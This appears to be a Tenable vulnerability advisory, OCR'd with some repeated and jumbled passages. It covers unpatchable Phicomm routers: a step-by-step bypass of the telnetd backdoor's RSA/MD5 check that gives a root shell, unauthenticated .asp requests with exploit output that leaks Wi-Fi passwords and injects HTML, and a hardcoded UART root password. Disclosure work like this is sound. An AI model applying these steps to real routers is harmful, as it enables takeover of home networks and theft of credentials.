
Since the client controls the **ENCRYPTED_XOR_MASK**, all they need to do is find a buffer that the hardcoded public key will "decrypt" to a buffer that begins with a printable character, which gives it a 1-in-94 chance of colliding with the first character in the **SECRET_PLAINTEXT**. The **xor()** operation will then produce the desired null byte. When the resulting buffer is processed by **sprintf()**, using the **%s** format specifier, it will be treated as if it were empty, since **%s** designates a null-terminated string. This means that the result passed to the hasher will be nothing but the salt -- **"+TEMP"** for the password that will instantaneously launch telnetd and **"+PERM"** for the password that will do so persistently. This upshot of all this is that the attacker now has an extremely good chance of steering **telnetd_startup** towards a perfectly predictable ephemeral password. Since there is no rate-limiting mechanism in place, they should be able to obtain a root shell on the device within seconds.

I've illustrated this attack below, in another agent protocol interaction diagram.




and store the result as SECRET_PLAINTEXT
Encrypt SECRET_PLAINTEXT with **RSA_public_encrypt()** using the hardcoded, 1024-bit public RSA key, with the **RSA_NO_PADDING** option set ("Textbook RSA").
Store the 128-byte result as CHALLENGE_CIPHERTEXT
Send 128-byte CHALLENGE_CIPHERTEXT to Client
**XOR** SECRET_PLAINTEXT with the first 31 bytes of DECRYPTED_XOR_MASK, and store the result in MASKED_SECRET.
We no longer need to be able to decrypt the CHALLENGE_CIPHERTEXT, and so we no longer have any need of the **PRIVATE KEY**.
We can simply set SECRET_PLAINTEXT to the **empty string**.
Create two new strings by calling **sprintf(**RAW_TEMP_KEY, "**%s**+TEMP", MASKED_SECRET**)**, and **sprintf(**RAW_PERM_KEY, "**%s**+PERM", MASKED_SECRET**)**, respectively.
**Note that if** MASKED_SECRET **begins with a null byte, then the strings** RAW_TEMP_KEY **and** RAW_PERM_KEY **will just be "+TEMP" and "+PERM", respectively!**
Compute the **MD5** hashes of RAW_TEMP_KEY and RAW_PERM_KEY and store the 16-byte results as TEMP_KEY and PERM_KEY, respectively.
The Client is now expected to append one of two suffixes to SECRET_PLAINTEXT:
- "+TEMP", to launch a **telnetd** session that will last until the router is rebooted, *or*
- "+PERM", to write a flag to a physical volume, which the **telnetd_startup** daemon will check for when the system is rebooted, and launch **telnetd** if it finds it.
**Remember that we have effectively set** xor(XOR_MASK, SECRET_PLAINTEXT) **to the empty string, so the suffix is all we need to know.**
Store the result in RAW_KEY.
Compute the **MD5** hash of RAW_KEY, and store the result in BACKDOOR_KEY.
**Here, all we need to do is compute the MD5 hash of +TEMP or +PERM**
Send BACKDOOR_KEY to Server
**If** BACKDOOR_KEY matches TEMP_KEY then call **system("telnetd -l /bin/login.sh")**, launching an unencrypted **telnetd** shell as **root**. No credentials are required to log into this shell.
**If** BACKDOOR_KEY matches PERM_KEY then call **system("iwpriv ra0 e2p 26=7010")**, writing the bytes [HEX: 7010] to **EEPROM**, at offset 0x26 (virtual address 0x40026). This code will instruct the **telnetd_startup** daemon to launch **telnetd -l /bin/login.sh** on boot.


compute MD5 hash of 128-byte buffer beginning with "K2_COSTDOWN__VER_3.0" with the rest of the bytes left null.
Store the result as DEVICE_IDENTIFYING_HASH
Reply with the DEVICE_IDENTIFYING_HASH.
[HEX: 812B50867EFB281491D8F9285D007914]
Produce a 32-byte-long message called XOR_MASK that the Server will decrypt with RSA_public_decrypt(), using the hardcoded public key.
Two things are essential here:
(1) the fate of this message is to be decrypted with the HARDCODED PUBLIC KEY and then XORed with a randomly generated secret text 31 ASCII-printable bytes.
(2) the result of these two operations will then be concatenated with the salt using sprintf and the %s format string.
If we can discover a phony ciphertext that, when decrypted with RSA_public_decrypy(), with the HARDCODED PUBLIC KEY and the RSA_NO_PADDING option, yields a bytestring that begins with a byte between 0x21 and 0x7f, then we will have a 1 in 92 chance of tricking the Server into generating a MASKED_SECRET that begins with a NULL BYTE. This will cause TEMP_KEY and PERM_KEY to be nothing but hashes of their respective salts.
Store the result of this search as ENCRYPTED_XOR_MASK.
Send ENCRYPTED_XOR_MASK to Server
Decrypt ENCRYPTED_XOR_MASK with RSA_public_decrypt() and store result as DECRYPTED_XOR_MASK
Generate a string of 31 random, printable characters (between ASCII codes 0x21 and 0x7e) and store the result as SECRET_PLAINTEXT
Encrypt SECRET_PLAINTEXT with RSA_public_encrypt() using the hardcoded, 1024-bit public RSA key, with the RSA_NO_PADDING option set ("Textbook RSA").
Store the 128-byte result as CHALLENGE_CIPHERTEXT
Send 128-byte CHALLENGE_CIPHERTEXT to Client
XOR SECRET_PLAINTEXT with the first 31 bytes of DECRYPTED_XOR_MASK, and store the result in MASKED_SECRET.
We no longer need to be able to decrypt the CHALLENGE_CIPHERTEXT, and so we no longer have any need of the PRIVATE KEY.
We can simply set SECRET_PLAINTEXT to the empty string.
Create two new strings by calling sprintf(RAW_TEMP_KEY, "%s+TEMP", MASKED_SECRET), and sprintf(RAW_PERM_KEY, "%s+PERM", MASKED_SECRET), respectively.
Note that if MASKED_SECRET begins with a null byte, then the strings RAW_TEMP_KEY and RAW_PERM_KEY will just be "+TEMP" and "+PERM", respectively!
Compute the MD5 hashes of RAW_TEMP_KEY and RAW_PERM_KEY and store the 16-byte results as TEMP_KEY and PERM_KEY, respectively.




I've designed and implemented a tool to exploit this very loophole, and obtain a root shell on devices affected by this vulnerability. Here is a screencast of the exploit in action:

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# Improper Access Control Allowing Unauthenticated Remote Attackers to Obtain Sensitive Information and Credentials

**AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:L/A:H (7.7/7.5)**

The Phicomm firmware's administrative web server exposes a number of *.**asp** endpoints that can be used to get and set router configuration parameters without requiring any authentication whatsoever. This is especially hazardous when remote management has been enabled, since it effectively grants

area network, all they need to do is issue a request to `http://10.3.3.12:8181/LocalClientList.asp?action=get` (assuming 10.3.3.12 is the router's IP address and 8181 is its remote management port):

```
In [25]: local_client_list(host="10.3.3.12", port=8181)
[+] Requesting url http://10.3.3.12:8181//LocalClientList.asp?action=get&_=1642458024856
{'retClientInfo': {'ALREADYLOGIN': 0,
                   'Clientlist': [{'BlockUser': 0,
                                   'DeviceRename': 'kali',
                                   'DownMax': 0,
                                   'HOSTNAME': 'kali',
                                   'IP': '192.168.2.150',
                                   'MAC': 'A6:DC:5C:F6:2C:2B',
                                   'ONLINE': 413,
                                   'UpMax': 0,
                                   'brand': 'unknown',
                                   'downRate': 0,
                                   'ifType': 0,
                                   'isBind': 0,
                                   'isSharedWiFi': 0,
                                   'upRate': 0},
                                  {'BlockUser': 0,
                                   'DeviceRename': 'pfSense',
                                   'DownMax': 0,
                                   'HOSTNAME': 'pfSense',
                                   'IP': '192.168.2.216',
                                   'MAC': 'F2:6F:8E:FD:D0:6D',
                                   'ONLINE': 173,
                                   'UpMax': 0,
                                   'brand': 'unknown',
                                   'downRate': 0,
                                   'ifType': 0,
                                   'isBind': 0,
                                   'isSharedWiFi': 0,
                                   'upRate': 0},
                                  {'BlockUser': 0,
                                   'DeviceRename': '*',
                                   'DownMax': 0,
                                   'HOSTNAME': '*',
                                   'IP': '192.168.2.157',
                                   'MAC': '0E:7D:BC:C9:91:AD',
                                   'ONLINE': 41,
                                   'UpMax': 0,
                                   'brand': 'unknown',
                                   'downRate': 0,
                                   'ifType': 1,
                                   'isBind': 0,
                                   'isSharedWiFi': 0,
                                   'upRate': 0}],
                   'MACConfigNum': 0,
                   'rxRate': 0,
                   'txRate': 761}}
```

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```
In [26]: get_wifi_password(host="10.3.3.12", port=8181)
[+] Requesting url http://10.3.3.12:8181//wirelesssetup.asp?action=get
{'retWlanInfo': {'24GPassword': 'cGFzc3dvcmQxMjM=',
                 '24GWIFIChannelCheck': 'SUPPORT',
                 '5GPassword': 'cGFzc3dvcmQxMjM=',
                 '5GWIFIChannelCheck': 'SUPPORT',
                 'ALREADYLOGIN': 0,
                 'APPMAC': 'A8:A1:59:59:2B:C7',
                 'BroadcatsSSID_24G': 'ON',
                 'BroadcatsSSID_5G': 'ON',
                 'CHANNEL': 'SUPPORT',
                 'CHANNEL5G': 'SUPPORT',
                 'CPUInfo': 'MTK',
                 'Encryption': 'SUPPORT',
                 'GuestNetwork': 'OFF',
                 'HAS5G': '1',
                 'InterfaceLink': 'SUPPORT',
                 'LANIP': 'SUPPORT',
                 'MACClone': 'SUPPORT',
                 'MODE': 'ROUTER',
                 'MODE_5G': 'ROUTER',
                 'OpenPorts': 'ON',
                 'SSID': '@PHICOMM_CB',
                 'SSID2': '',
                 'SSID2_5G': '',
                 'SSID_5G': '@PHICOMM_CB_5G',
                 'STATUS': 'ON',
                 'STATUS_5G': 'ON',
                 'TXPOWER': '100',
                 'TXPOWER_5G': '100',
                 'WIFISignalEnhancement': 'ON',
                 'WISP': 1,
                 'devicelist': 'SUPPORT',
                 'firmwareUpgrade': 1,
                 'sharedwifi': 2,
                 'speedStatus': 1}}
[+] The WIFI password for the 2.4GHz SSID @PHICOMM_CB is: password123
[+] The WIFI password for the 5GHz SSID @PHICOMM_CB is: password123
Out[26]: ('password123', 'password123')
```

If the owner of that router had taken Phicomm up on its suggestion that they use the same password for both the 2.4GHz wireless network *and* the administrative interface, then the attacker now has remote administrative access to the router as well.


These endpoints can also be used to *ban* hosts from the router's LAN without requiring authentication, and to *rename* LAN-side hosts. The latter technique can be used to push crafted HTML code into the Phicomm router's administrative panel.



'IP': '192.168.2.150',
'MAC': 'A6:DC:5C:F6:2C:2B',
'ONLINE': 1010,
'UpMax': 0,
'brand': 'unknown',
'downRate': 0,
'ifType': 0,
'isBind': 0,
'isSharedWiFi': 0,
'upRate': 0},
{'BlockUser': 0,
'DeviceRename': 'pfSense',
'DownMax': 0,
'HOSTNAME': 'pfSense',
'IP': '192.168.2.216',
'MAC': 'F2:6F:8E:FD:D0:6D',
'ONLINE': 770,
'UpMax': 0,
'brand': 'unknown',
'downRate': 0,
'ifType': 0,
'isBind': 0,
'isSharedWiFi': 0,
'upRate': 0},
{'BlockUser': 0,
'DeviceRename': '*',
'DownMax': 0,
'HOSTNAME': '*',
'IP': '192.168.2.157',
'MAC': '0E:7D:BC:C9:91:AD',
'ONLINE': 638,
'UpMax': 0,
'brand': 'unknown',
'downRate': 0,
'ifType': 1,
'isBind': 0,
'isSharedWiFi': 0,
'upRate': 0}],
'MACConfigNum': 0,
'rxRate': 71,
'txRate': 263}}
[-] adding IP=192.168.2.150 from fetched host info
[-] adding isBind=0 from fetched host info
[-] adding ifType=0 from fetched host info
[-] adding BlockUser=0 from fetched host info
[-] adding UpMax=0 from fetched host info
[-] adding DownMax=0 from fetched host info
[+] Requesting url http://10.3.3.12:8181//LocalMACConfig.asp?action=set&DeviceRename=goofy&MAC=A6%3aDC%3a5C
%3aF6%3a2C%3a2B&IP=192.168.2.150&isBind=0&ifType=0&BlockUser=0&UpMax=0&DownMax=0&_=1642458621673
{'retMACConfigresult': {'ALREADYLOGIN': 0, 'MACConfigresult': 1}}


The attacker is also able to crash the administrative interface by passing malformed data to the **LocalMACConfig.asp?action=set** endpoint, though it will reboot after a brief delay.


# Unprotected UART Console on K3C Router, with Hardcoded Credentials

**AV:P/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H (6.8/6.4)**

The K3C routers suffer from a hardware vulnerability as well. They expose an unprotected UART port by means of which an attacker with physical access is able to access both a U-Boot BIOS shell and an operating system login prompt.




With the username **root** and password **admin**--a password that can't be changed through the router's official administrative interface--the attacker can obtain a root shell on the device.



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


# These Routers Will Never Be Patched

The Phicomm corporation shut its doors in 2018, while under police investigation for fraud, and on February 4, 2021 the CEO, Gu Guoping, was arrested. On December 8, he was stripped of political rights

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# A Warning Regarding the Presence of Phicomm Firmware on Wavlink Routers

My first encounter with Phicomm's router firmware was, in fact, when I booted up a Wavlink-branded product. The Wavlink AC 1200 home router. It appears as though the Win-star corporation bought off Phicomm's surplus stock, rebanded the devices as their own, and flashed most--but not all--of those devices with their own firmware.  In several instances--and we have no way of knowing how many--the Wavlink-branded devices reached the market still carrying vulnerable Phicomm firmware.

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# Further Reading

For more details on these issues, please see "A Backdoor Lockpick: Reversing Phicomm's Backdoor Protocols".

## Solution

There is no solution short of either replacing the router entirely, or leveraging the vulnerabilities to install an open source firmware ***at one's own risk***. The Phicomm corporation has collapsed and no official patches for the firmware can be expected.

## Disclosure Timeline

Tuesday, October 5, 2022: Phicomm customer support contacted to report vulnerabilities
Sunday, October 10, 2022: Phicomm's German office replies to inform us that Phicomm "has closed all business worldwide since 01.01.2019."
Thursday, October 7, 2022: Wavlink notified that several of their "AC1200" routers have shipped with vulnerable Phicomm firmware
Friday, October 8, 2022: Wavlink responds to request further details
Friday, Ocobter 29, 2022: Wavlink provided with requested details
Monday, December 6, 2022: Reminder sent to Wavlink after receiving no response

*that you please work with us to quickly resolve it in order to protect customers. Tenable believes in responding quickly to such reports, maintaining communication with researchers, and providing a solution in short order.*

*For more details on submitting vulnerability information, please see our Vulnerability Reporting Guidelines page.*

*If you have questions or corrections about this advisory, please email advisories@tenable.com*

## Risk Information

**CVE ID:** CVE-2022-25214
CVE-2022-25215
CVE-2022-25217
CVE-2022-25218
CVE-2022-25219
CVE-2022-25213
**Tenable Advisory ID:** TRA-2022-01
**Credit:** Olivia Lucca Fraser

**Additional Keywords :** backdoor
router

**Affected Products:**
Phicomm K2 >= 22.5.9.163
Phicomm K3 >= 21.5.37.246
Phicomm K3C >= 32.1.15.93
Phicomm K2G >= 22.6.3.20
Phicomm K2P >= 20.4.1.7
Note that version list is incomplete due to limited availability of Phicomm firmware. It is safe to assume that ALL Phicomm routers currently on the market are vulnerable.
Note that Wavlink is now distributing certain Phicomm models with their own branding, occasionally leaving the vulnerable Phicomm firmware on the device.

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Tenable.asm External Attack Surface

Tenable.ad Active Directory

Tenable.ot Operational Technology

Tenable.sc Security Center

Tenable Lumin

Nessus

→ View all Products

## FEATURED SOLUTIONS

Application Security

Building Management Systems

Cloud Security

Compliance

Exposure Management

Finance

Healthcare

IT/OT

Ransomware

State / Local / Education

US Federal

Vulnerability Management

Zero Trust

→ View all Solutions

## CUSTOMER RESOURCES

Resource Library

Community & Support

tenable